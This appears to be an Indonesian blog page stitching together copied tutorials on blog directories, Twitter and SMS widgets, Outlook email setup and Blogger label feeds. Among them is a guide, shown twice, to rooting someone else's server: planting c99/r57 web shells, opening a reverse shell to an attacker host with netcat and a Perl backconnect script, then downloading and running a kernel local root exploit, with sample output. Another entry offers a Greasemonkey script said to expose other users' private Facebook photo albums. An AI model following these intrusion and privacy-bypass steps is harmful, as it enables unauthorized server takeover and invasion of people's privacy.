
Bagaimana cara menarik lebih banyak pembaca & pengunjung ke blog Anda? Untuk membuat blog Anda lebih terlihat (lebih mudah dicari), solusinya kita harus men-submit URL blog/RSS Feed sebanyak mungkin ke direktori blog. Ada ratusan situs yang menyatakan diri mereka sebagai mesin pencari blog, blog directory hosts, feed aggregators & traffic exchanges. Beberapa pencipta situs web bertujuan untuk mendapatkan dolar yang cepat, menjual situs & database anggota mereka di eBay saat traffic mereka cukup banyak.
Selama beberapa minggu yang lalu, saya telah men-submit blog & RSS feed ini ke berbagai direktori blog yang gratisan. Yang pertama, tentunya men-submit blog ke berbagai search engine dulu, seperti search engine Google, Yahoo & MSN. Baca artikel Submit Blog ke Search Engine untuk men-submit blog ke berbagai search engine.
Sebelum Anda men-submit blog Anda ke direktori-direktori ini, saran saya, Anda buat akun email gratis hanya untuk tujuan ini. Untuk mencegah banyaknya email update yang dikirim ke alamat email pribadi Anda oleh berbagai administrator direktori.
Setiap direktori punya formulir yang berbeda-beda ketika men-submit blog Anda. Biasanya instruksi dari mereka mudah untuk diikuti. Ada beberapa hal yang perlu Anda perhatikan;
1. Beberapa direktori mensyaratkan Anda untuk mendaftar sebelum men-submit Blog. Walaupun kebanyakan blog direktori boleh men-submit blog lebih dari 1 dalam 1 akun, tapi ada juga yang tidak boleh, hanya1 saja (untuk men-submit blog kita yang banyak, kita harus punya akun yang banyak pula)
2. Jika Anda diminta untuk RSS feed/URL Feed Anda, pastikan di bawah Settings > Site Feed, pilih "Allow Blog Feed" yang "Full" atau "Short". Jangan pilih "None". URL feed Anda adalah URLblogAnda/feeds/posts/default atau URLblogAnda/feeds/posts/default?alt=rss dimana URL Blog Anda diawali dengan http://. Jangan ketik "www" untuk blog Blogger. Contohnya, URL Feed Atom blog ini http://tips-blogging4u.blogspot.com/feeds/posts/default. Anda bisa uji URL itu benar/tidak dengan cara mengetik alamat feed Anda ke web browser & lihatlah. Jika Anda punya alamat feed eksternal seperti alamat feed Feedburner, Anda bisa men-submitnya juga
3. Kadang-kadang, ada juga direktori blog yang meminta banner blog Anda (walaupun tidak diisi, tidak apa-apa) untuk diisi di formulir mereka, Anda bisa menggunakan Photoshop/Google’s Picasa untuk membuatnya
4. "Reciprocal URL Link" adalah halaman utama di mana Anda akan menempatkan link ke direktori blog mereka
5. "meta keywords" / "tags" adalah kata kunci yang mewakili isi blog Anda. Demikian pula "meta description" adalah beberapa kalimat singkat yang menjelaskan tentang blog Anda. Pada dasarnya, tag "meta" menyediakan informasi tentang blog Anda yang berguna bagi mesin pencari untuk mengidentifikasi
Technorati
Fuel My Blog
Blogtoplist
Mybloggingarea
Topblogarea
Topblogging
Blogroll
Worldtopblogs
Topbloglists
Blogvillage
Blogelites
Myblogdirectory
Blogcatalog
Blogarama
Blogion
Bloghop
Bloggingfusion
Blog-search
Blogpoint
Blogs-collection
Globeofblogs
Blogoriffic
Blogflux
Blogsearch
Bloggernity
Bloggernow
Weblog-index
5starblogs
Getblogs
eBlogzilla
Search4Blogs
BloggerTalk
LSblogs
BlogHub
Bloghints
Blogdup
Wilsdomain
Total Blog Directory
Blog-Directory
Mungkin sewaktu-waktu kami akan meng-update daftar direktori blog ini.
Apa itu twitter? Twitter adalah situs jejaring social yang sangat populer saat ini. Bersaing dengan Facebook. saya sendiri jarang menggunakan Twitter, karena twitter sendiri featurenya terbatas.. tapi tidak ada salahnya kita mencoba membuat twiter dan kemudian memasang component status atau berita twitter kita di blo oke ini dia step by stepnya
 Fitur utama twitter adalah fitur UPDATE STATUS, sama seperti Facebook. Nah pada tips dan trik blog kali ini, saya ingin sharing bagaimana cara memasukkan twitter update kita di blogspot.
Cara nya sangat mudah :
1. Masuk ke Twitter.com
2. Login dengan username dan password anda
3. Pilih menu setting
4. Lihat pada kolom MORE INFO URL, kemudian klik tulisan (You can also add Twitter to your site here)
 5. Kemudian pilih menu My Website
 6. Pilih Profile Widget
 7. Anda akan ditunjukkan 4 kolom menu,disitulah tempat mengedit tampilan widget twitter yang akan di pasang di blog anda.Jangan lupa masukkan username anda pada menu yang tersedia
 8. Setelah selesai setting semuanya, anda lihat di button paling bawah, kemudian klik FINISH & GRAB CODE
 9. Anda akan mendapatkan kode javascript yang bisa di pasang di blog anda, atau anda bisa menggunakan menu ADD TO BlOGGER yang ada di bawah nya.

Cara pasang di blog :
1. Masuk ke dashboard blogspot anda
2. Pilih menu LAYOUT / TATA LETAK
3. Pilih menu HTML/JAVESCRIPT
4. Copy paste kode javascript tadi ke menu HTML/JAVASCRIPT
5. Selesai...
Selamat mencoba...
Kalau ada kesulitan, bisa bertanya melalui kolom komentar.
Terimakasih
Sumber: http://www.trikblog.co.cc
READ MORE

Cara nya sangat mudah :
1. Masuk ke Twitter.com
2. Login dengan username dan password anda
3. Pilih menu setting
4. Lihat pada kolom MORE INFO URL, kemudian klik tulisan (You can also add Twitter to your site here)


Cara pasang di blog :
1. Masuk ke dashboard blogspot anda
2. Pilih menu LAYOUT / TATA LETAK
3. Pilih menu HTML/JAVESCRIPT
4. Copy paste kode javascript tadi ke menu HTML/JAVASCRIPT
5. Selesai...
Selamat mencoba...
Kalau ada kesulitan, bisa bertanya melalui kolom komentar.
Terimakasih
Sumber: http://www.trikblog.co.cc
Berikut ini tutorial dan software akan menyajikan tutorial setting email domain di Microsoft Outlook 2007. berikut dibawah ini adalah step by stepnya
Oke langsung saja ya!
1. Buka Outlook 2007 anda
2. Pada toolbar atas, klik menu TOOLS
 3. Pilih ACCOUNT SETTINGS, kemudian klik NEW
 4. Pilih MICROSOFT EXCHANGE, POP3, IMAP, or HTTP, kemudian klik NEXT
5. Isi data-data anda pada kolom yang tersedia. Pada menu email address, isi dengan alamat email anda, misalnya admin@perfectbisnis.com, dan pada password, isi dengan password email anda.
 6. Jangan lupa untuk memberikan tanda centang pada check box bagian bawah yang bertuliskan Manually Configure Server Settings or additional Server types. Klik NEXT
7. Pada menu baru, pilih INTERNET EMAIL, dan klik NEXT
 8. Isi dengan data-data sesuai dengan gambar di bawah ini. Pada Incoming mail server dan outgoing mail server, isi dengan: mail.namadomain.com

9. Klik tulisan More setting pada bagian kanan bawah
10. Pada menu outgoing server, beri tanda centang
11. Pada menu Advanced, di kolom outgoing server (SMTP), pertama anda gunakan setingan default dengan port 25. Jika email anda kemudian tidak berfungsi untuk mengirim dan menerima email, anda ganti port nya dengan angka 587. Kemudian anda klik OK
12. Selesai...
Note:
Khusus pengguna Modem Smart USB, pada menu Advanced, isi port dengan angka 465, dan Encrypted connection pilih SSL
Jika tidak bisa, silahkan ganti info Outgoing Mail Server (SMTP) dengan SMTP dari smart yaitu:
smtp.smart.co.id
Semoga bermanfaat, jika ada kendala, silahkan bertanya melalui kolom komentar.
Sumber: http://www.trikblog.co.cc
READ MORE
Oke langsung saja ya!
1. Buka Outlook 2007 anda
2. Pada toolbar atas, klik menu TOOLS


5. Isi data-data anda pada kolom yang tersedia. Pada menu email address, isi dengan alamat email anda, misalnya admin@perfectbisnis.com, dan pada password, isi dengan password email anda.

7. Pada menu baru, pilih INTERNET EMAIL, dan klik NEXT


9. Klik tulisan More setting pada bagian kanan bawah
10. Pada menu outgoing server, beri tanda centang
11. Pada menu Advanced, di kolom outgoing server (SMTP), pertama anda gunakan setingan default dengan port 25. Jika email anda kemudian tidak berfungsi untuk mengirim dan menerima email, anda ganti port nya dengan angka 587. Kemudian anda klik OK
12. Selesai...
Note:
Khusus pengguna Modem Smart USB, pada menu Advanced, isi port dengan angka 465, dan Encrypted connection pilih SSL
Jika tidak bisa, silahkan ganti info Outgoing Mail Server (SMTP) dengan SMTP dari smart yaitu:
smtp.smart.co.id
Semoga bermanfaat, jika ada kendala, silahkan bertanya melalui kolom komentar.
Sumber: http://www.trikblog.co.cc
Ingin mempunyai layanan sms gratis pada blog anda.. oke ini dia cara2nya hanya di tutorial dan software

pilih HTML/Java Script
Pada kolom JUDUL isi misalnya SMS GRATIS kemudia silahkan copy paste kode di bawah ini
Atau kode di bawah ini
 Lalu Simpan, bila telah sukses menambah widget sms gratis silahkan isi disini agar link anda bisa ditampilkan disini
READ MORE

pilih HTML/Java Script
Pada kolom JUDUL isi misalnya SMS GRATIS kemudia silahkan copy paste kode di bawah ini
<iframe name="widgetsms" src="http://www.sms-online.web.id/widget" style="border:0" scrolling="no" width="270" height="350"> not support </iframe>
Atau kode di bawah ini
<iframe name="blacksms" src="http://www.sms-online.web.id/widget/black.php" style="border:0" scrolling="no" width="170" height="310"> not support </iframe>

Pernahkah anda merasa kesal dan ingin tau cara melihat album foto yang private oleh fb orang lain... berikut ini tutorialnya.
Pertama-tama kita persiapkan script & addon mozilla dulu:
Install Greasmonkey Addon
Install Java Script
Restart Firefox
 Tools hack ini akan menambahkan link di atas foto tersebut dengan link “See this Photo in its Album” di album nya. Nah tinggal di klik ajah
 Semoga berhasil
Sumber: http://www.binushacker.net/
READ MORE
Pertama-tama kita persiapkan script & addon mozilla dulu:
- Java Script Untuk Melihat Facebook: http://userscripts.org/scripts/source/9580.user.js
- Greasmonkey Addon Firefox: https://addons.mozilla.org/en-US/firefox/addon/748
Install Greasmonkey Addon
Install Java Script
Restart Firefox


Sumber: http://www.binushacker.net/
Berikut ini adalah tutorial dasri binushacker.net namun saya copas ke blog ini sebagai catatan saya saja jika saya ingin melihatnya lagi hehe

Salam hangat untuk semuanya, banyak yang request bagaimana cara ngeroot target.
Apa sih tujuannya harus “ngeroot” atau mendapatkan akses root? Karena akses level “root” merupakan akses level tertinggi dalam UNIX, so dengan kita mendapatkan “root” maka anda bisa melakukan hal yang lebih banyak di server target.
Okelah klo begitu yuk kita mulai, beginilah cara ngeroot.
Langkah untuk ngeroot adalah:
Sediakan server / pc untuk menjalankan Netcat
Sediakan target yang sudah kita dapat dari (RFI/SHELLUPLOAD/LFI/DSB) yang safemode (OFF)
Sedikan juga shell injection tools (c99, r57, dsb) yang didalamnya tersedia fasilitas untuk backconnect / gunakan perl backconnect tools
Sediakan Netcat (NC) untuk menerima connection dari backconnect
Sediakan local root exploit yang sesuai dengan kernel target
Oke, kita mulai beraksi
Asumsikan bahwa:
IPHOSTSERVER ANDA = 100.100.100.100
PORT SERVER NETCAT ANDA: 10000
Langkah pertama cara ngeroot:
Pastikan bahwa Netcat sudah terinstall & Anda sudah menjalankan Netcat pada Server Anda.
Commandnya sangat sederhana: netcat -n -l -v -p PORT
Contoh: netcat -n -l -v -p 10000
binushacker@ourbox:~$ nc -n -l -v -p 10000
Listening on [any] 10000 …
Langkah kedua cara ngeroot:
Pastikan bahwa anda sudah melakukan upload c99 / r57 ke server dimana didalamnya terdapat fasilitas backconnect. Jadi kita tinggal masukkan IP server kita,
Jika anda menggunakan perl backconnect tools, anda cukup ketikkan perintah: perl backconnectortools.txt IPHOSTSEVERANDA PORT
Contoh:
perl backconnect.txt 100.100.100.100 10000
Langkah ketiga cara ngeroot:
Tunggulan sampai ada connection dari server target ke server anda, biasanya akan muncul pesan bahwa terdapat koneksi ke server anda dari target.
Contoh:
binushacker@ourbox:~$ nc -n -l -v -p 10000
Listening on [any] 10000 …
Connect to [195.13.10.210] from localhost [127.0.0.1] 10000
Linux www.target.com 2.6.16 #1 SMP Fri Jun 01 17:19:41 EST NEW 2007 i686 i686 i386 GNU/Linux
uid=48(apache) gid=48(apache) groups=48(apache)
Langkah ke-empat cara ngeroot:
Anda sudah terkoneksi ke target, disinilah anda harus pandai-pandai menggunakan command Unix. Anda bisa belajar lebih dahulu command” Unix server.
Apabila sudah terkoneksi, maka persiapkanlah LOCAL EXPLOIT UNTUK KERNEL SERVER, ada banyak tools untuk local disesuaikan dengan kebutuhan.
Karena kernel target adalah 2.6.16, maka kita akan menggunakan 2.6.16 -> raptor, raptor2, h0llyshit, prctl untuk exploitnya.
Informasi mengenai local exploit untuk masing” kernel bisa dicari google, kalau kata ulil gamal gunakan jari jemari anda untuk menemukannya
Oke kita lanjut, setelah itu kita wget file raptor, kita tempatkan di yang permissionnya bisa execute. Kita cari saja yang 777 (misal: /var/tmp).
Kemudian kita jalankan perintahnya: ./raptor
w00t: uid=0(root) gid=0(root) groups=0(root)
whoami
uid=0(root) gid=0(root) groups=0(root)
Buzz, selamat anda sudah mendapatkan root.
Klo sudah dapat, dibagi bagi ya.
Sumber: http://www.binushacker.net
READ MORE

Salam hangat untuk semuanya, banyak yang request bagaimana cara ngeroot target.
Apa sih tujuannya harus “ngeroot” atau mendapatkan akses root? Karena akses level “root” merupakan akses level tertinggi dalam UNIX, so dengan kita mendapatkan “root” maka anda bisa melakukan hal yang lebih banyak di server target.
Okelah klo begitu yuk kita mulai, beginilah cara ngeroot.
Langkah untuk ngeroot adalah:
Sediakan server / pc untuk menjalankan Netcat
Sediakan target yang sudah kita dapat dari (RFI/SHELLUPLOAD/LFI/DSB) yang safemode (OFF)
Sedikan juga shell injection tools (c99, r57, dsb) yang didalamnya tersedia fasilitas untuk backconnect / gunakan perl backconnect tools
Sediakan Netcat (NC) untuk menerima connection dari backconnect
Sediakan local root exploit yang sesuai dengan kernel target
Oke, kita mulai beraksi
Asumsikan bahwa:
IPHOSTSERVER ANDA = 100.100.100.100
PORT SERVER NETCAT ANDA: 10000
Langkah pertama cara ngeroot:
Pastikan bahwa Netcat sudah terinstall & Anda sudah menjalankan Netcat pada Server Anda.
Commandnya sangat sederhana: netcat -n -l -v -p PORT
Contoh: netcat -n -l -v -p 10000
binushacker@ourbox:~$ nc -n -l -v -p 10000
Listening on [any] 10000 …
Langkah kedua cara ngeroot:
Pastikan bahwa anda sudah melakukan upload c99 / r57 ke server dimana didalamnya terdapat fasilitas backconnect. Jadi kita tinggal masukkan IP server kita,
Jika anda menggunakan perl backconnect tools, anda cukup ketikkan perintah: perl backconnectortools.txt IPHOSTSEVERANDA PORT
Contoh:
perl backconnect.txt 100.100.100.100 10000
Langkah ketiga cara ngeroot:
Tunggulan sampai ada connection dari server target ke server anda, biasanya akan muncul pesan bahwa terdapat koneksi ke server anda dari target.
Contoh:
binushacker@ourbox:~$ nc -n -l -v -p 10000
Listening on [any] 10000 …
Connect to [195.13.10.210] from localhost [127.0.0.1] 10000
Linux www.target.com 2.6.16 #1 SMP Fri Jun 01 17:19:41 EST NEW 2007 i686 i686 i386 GNU/Linux
uid=48(apache) gid=48(apache) groups=48(apache)
Langkah ke-empat cara ngeroot:
Anda sudah terkoneksi ke target, disinilah anda harus pandai-pandai menggunakan command Unix. Anda bisa belajar lebih dahulu command” Unix server.
Apabila sudah terkoneksi, maka persiapkanlah LOCAL EXPLOIT UNTUK KERNEL SERVER, ada banyak tools untuk local disesuaikan dengan kebutuhan.
Karena kernel target adalah 2.6.16, maka kita akan menggunakan 2.6.16 -> raptor, raptor2, h0llyshit, prctl untuk exploitnya.
Informasi mengenai local exploit untuk masing” kernel bisa dicari google, kalau kata ulil gamal gunakan jari jemari anda untuk menemukannya
Oke kita lanjut, setelah itu kita wget file raptor, kita tempatkan di yang permissionnya bisa execute. Kita cari saja yang 777 (misal: /var/tmp).
Kemudian kita jalankan perintahnya: ./raptor
w00t: uid=0(root) gid=0(root) groups=0(root)
whoami
uid=0(root) gid=0(root) groups=0(root)
Buzz, selamat anda sudah mendapatkan root.
Klo sudah dapat, dibagi bagi ya.
Sumber: http://www.binushacker.net

Umumnya untuk menammpilkan kategori atau label, yang ditampilkan adalah semua nama kategori atau labelnya. Lalu, adakah cara untuk untuk menampilkan kategori atau label berdasarkan nama kategori atau label? jawabannya ada.
Menampilkan kategori berdasarkan nama label dirasa lebih menarik karena lebih spesifik, misal blog anda mempunyai kategori : ekonomi, politik, entertainment dan lain sebagainya.
Langkah awal yang harus anda persiapkan yaitu kategori apa yang mau anda tampilkan, lalu catat atau copy paste nama kategori atau label tersebut, misal politik. Untuk nama kategori yang mempunyai spasi kosong, harus di ganti dengan %20 , misal untuk kategori blogger tutorial, nama kategori tersebut diganti menjadi :
blogger%20tutorial
Hal lain yang harus anda ketahui adalah, nama label ini bersifat case-sensitive atau peka terhadap hurup besar (huruf kapital) atau kecil, misal kategori blogger%20tutorial berbeda dengan Blogger%20tutorial.
Langkah kedua adalah menyiapkan alamat feed untuk nama kategori yang anda inginkan, format dasarnya seperti berikut :
http://alamat_blog_anda/feeds/posts/default/-/nama_label
Misal blog kang Rohman alamat blognya adalah http://tutorialdansoftware.blogspot.com dan nama label yang mau di tampilkan adalah blogger%20tutorial maka alamat feed yang dipersiapkan adalah :
http://tutorialdansoftware.blogspot.com/feeds/posts/default/-/blogger%20tutorial
Sumber: http://kolom-tutorial.blogspot.com


